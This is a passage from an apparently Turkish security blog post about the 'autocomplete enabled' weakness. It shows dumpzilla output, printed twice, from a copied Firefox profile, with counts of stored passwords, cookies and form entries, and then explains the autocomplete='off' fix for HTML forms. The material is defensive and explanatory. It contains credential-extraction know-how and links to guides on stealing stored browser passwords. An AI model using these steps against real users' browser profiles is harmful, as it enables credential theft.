[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x46 in position 12: invalid continuation byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore-backups/upgrade.json1z4-20190618051714: <class "AttributeError">
[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x46 in position 12: invalid continuation byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore-backups/upgrade.json1z4-2019061811358: <class "AttributeError">
[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x4d in position 8: invalid start byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore-backups/upgrade.json1z4-2019061811358: <class "AttributeError">
[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x4c in position 8: invalid continuation byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore-backups/previous.json1z4: <class "AttributeError">

=====
Addons (URLS/PATHS)
=====
Source file: /home/kali/Desktop/Mozilla Cache Folder/firefox/s3fym18u.default/volstore.json
SHA256 hash: 090271310942113f8567d3180c8eefb0328218097807809c8a908c260405
URL PATH: "chrome://browser/content/browser.xul"
URL PATH: "chrome://mozapps/content/downloads/unknownContentType.xul"
URL PATH: "chrome://pipki/content/certManager.xul"
URL PATH: "chrome://browser/content/places/historySidebar.xul"
URL PATH: "chrome://browser/content/pageinfo/pageInfo.xul"
URL PATH: "about:config"

=====
Addons
=====
Source file: /home/kali/Desktop/Mozilla Cache Folder/firefox/s3fym18u.default/addons.json
SHA256 hash: 8379acbedfcb0df7a864052cd6a8d54edf75c4392d11b4c4cd3bd63776
Name: English (GB) Language Pack
Version: 07.0b01d1d2819801802334
Creator URL: https://addons.mozilla.org/en-US/firefox/user/4757633/
Homepage URL:
Name: English (CA) Language Pack
Version: 07.0b01d1d2819801802334
Creator URL: https://addons.mozilla.org/en-US/firefox/user/4757633/
Homepage URL:
Name: Web Proxy Switch
Version: 2018.200
Creator URL: https://addons.mozilla.org/en-US/firefox/user/9848/
Homepage URL: https://proxy-offline-browser.com/ProxySwitch/

=====
Total Information
=====
Total Addons (URLS/PATHS) : 6
Total Addons : 4
Total Bookmarks : 9
Total Cert override : 1
Total Cookies : 240
Total Decode Passwords : 3
Total Directories : 3
Total Downloads history : 3
Total Search Engines : 7
Total Extensions : 10
Total Forms : 14
Total History : 196
Total Public Key Pinning : 30
Total Passwords : 3
Total Permissions : 14
Total Preferences : 182
Total Sessions : 8
```

```
File Machine View Input Devices Help
kali@kali: ~/Desktop/M... Mozilla Cache Folder
kali@kali: ~/Desktop/Mozilla Cache Folder/firefox

kali@kali: ~/Desktop/Mozilla Cache Folder/firefox
└─$ dumpzilla s3fym18u.default
[Error] Error decoding passwords: libnss not found (libnss1.so)
[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x46 in position 8: invalid start byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore.json1z4: <class "AttributeError">
[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x46 in position 12: invalid continuation byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore-backups/upgrade.json1z4-20190618051714: <class "AttributeError">
[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x46 in position 12: invalid continuation byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore-backups/upgrade.json1z4-2019061811358: <class "AttributeError">
[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x4d in position 8: invalid start byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore-backups/upgrade.json1z4-2019061811358: <class "AttributeError">
[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x4c in position 8: invalid continuation byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore-backups/previous.json1z4: <class "AttributeError">

=====
Addons (URLS/PATHS)
=====
Source file: /home/kali/Desktop/Mozilla Cache Folder/firefox/s3fym18u.default/volstore.json
SHA256 hash: 090271310942113f8567d3180c8eefb0328218097807809c8a908c260405
URL PATH: "chrome://browser/content/browser.xul"
URL PATH: "chrome://mozapps/content/downloads/unknownContentType.xul"
URL PATH: "chrome://pipki/content/certManager.xul"
URL PATH: "chrome://browser/content/places/historySidebar.xul"
URL PATH: "chrome://browser/content/pageinfo/pageInfo.xul"
URL PATH: "about:config"

=====
Addons
=====
Source file: /home/kali/Desktop/Mozilla Cache Folder/firefox/s3fym18u.default/addons.json
SHA256 hash: 8379acbedfcb0df7a864052cd6a8d54edf75c4392d11b4c4cd3bd63776
Name: English (GB) Language Pack
Version: 07.0b01d1d2819801802334
Creator URL: https://addons.mozilla.org/en-US/firefox/user/4757633/
Homepage URL:
Name: English (CA) Language Pack
Version: 07.0b01d1d2819801802334
Creator URL: https://addons.mozilla.org/en-US/firefox/user/4757633/
Homepage URL:
Name: Web Proxy Switch
Version: 2018.200
Creator URL: https://addons.mozilla.org/en-US/firefox/user/9848/
Homepage URL: https://proxy-offline-browser.com/ProxySwitch/

=====
Total Information
=====
Total Addons (URLS/PATHS) : 6
Total Addons : 4
Total Bookmarks : 9
Total Cert override : 1
Total Cookies : 240
Total Decode Passwords : 3
Total Directories : 3
Total Downloads history : 3
Total Search Engines : 7
Total Extensions : 10
Total Forms : 14
Total History : 196
Total Public Key Pinning : 30
Total Passwords : 3
Total Permissions : 14
Total Preferences : 182
Total Sessions : 8
```

Sonuç olarak son kullanıcının bilgisayarındaki Firefox cache klasöründen dumpzilla tool'u ile web tarayıcı bilgileri dump edilerek otomatik tamamlama verileri çalınabilmektedir.

Autocomplete Enabled Zafiyeti Nasıl Kapatılır?

Web tarayıcılarının HTML formlarına girilen hesapları yerel makinede depolamasının önüne geçebilmek için autocomplete="off" özelliği (tüm form alanlarını korumak maksadıyla) form etiketi içerisine yerleştirilmelidir.

```
<form method="POST" action="index.php" autocomplete="off">  
  username:<input type="text" name="username"><br>  
  password:<input type="password" name="password"><br>  
  <input type="submit" name="login" value="Log In">  
</form>
```

Tüm form alanlarını korumanın yerine daha çok spesifik form alanlarını korumak için ise belirli input etiketleri içerisine autocomplete="off" özelliği konabilir.

```
<form method="POST" action="index.php">  
  username:<input type="text" name="username"><br>  
  password:<input type="password" name="password" autocomplete="off"><br>  
  <input type="submit" name="login" value="Log In">  
</form>
```

Aşağıdaki kullanım ise tarayıcılar arasındaki uyumsuzluğu gidermek anlamında en ideal olanıdır:

```
<form method="POST" action="index.php" autocomplete="off">  
  username:<input type="text" name="username" autocomplete="off"><br>  
  password:<input type="password" name="password" autocomplete="off"><br>  
  <input type="submit" name="login" value="Log In">  
</form>
```

Ancak dikkat edilmesi gereken bir şey var ki o da modern web tarayıcılarının bu direktifleri görmezden gelebilmesidir. Buna rağmen yine de autocomplete'i off değeriyle hiç kullanmamaktansa kullanmak daha yerinde bir tercihtir.

Kaynaklar

<https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/autocomplete-is-enabled/>

https://portswigger.net/kb/issues/00500800_password-field-with-autocomplete-enabled

<https://www.acunetix.com/vulnerabilities/web/password-type-input-with-auto-complete-enabled>

<https://news.ycombinator.com/item?id=4847350>

<http://beefproject.com/>

<https://labs.neohapsis.com/2012/04/25/abusing-password-managers-with-xss/>

<https://null-byte.wonderhowto.com/how-to/hacking-macos-dump-passwords-stored-firefox-browsers-remotely-0185234/>

<https://null-byte.wonderhowto.com/how-to/hacking-windows-10-steal-decrypt-passwords-stored-chrome-firefox-remotely-0183600/>

<https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/autocomplete-is-enabled/>

https://www.youtube.com/watch?v=nqWRezim2E4&ab_channel=RajUpadhyay

<https://stackoverflow.com/questions/28973025/what-is-the-path-to-chrome-cache-on-ubuntu/31636471>

<https://askubuntu.com/questions/88325/where-do-browsers-keep-temporary-files>

<https://medium.com/@shirishpokharel/browser-forensic-with-dumpzilla-on-linux-and-windows-cef805126a1>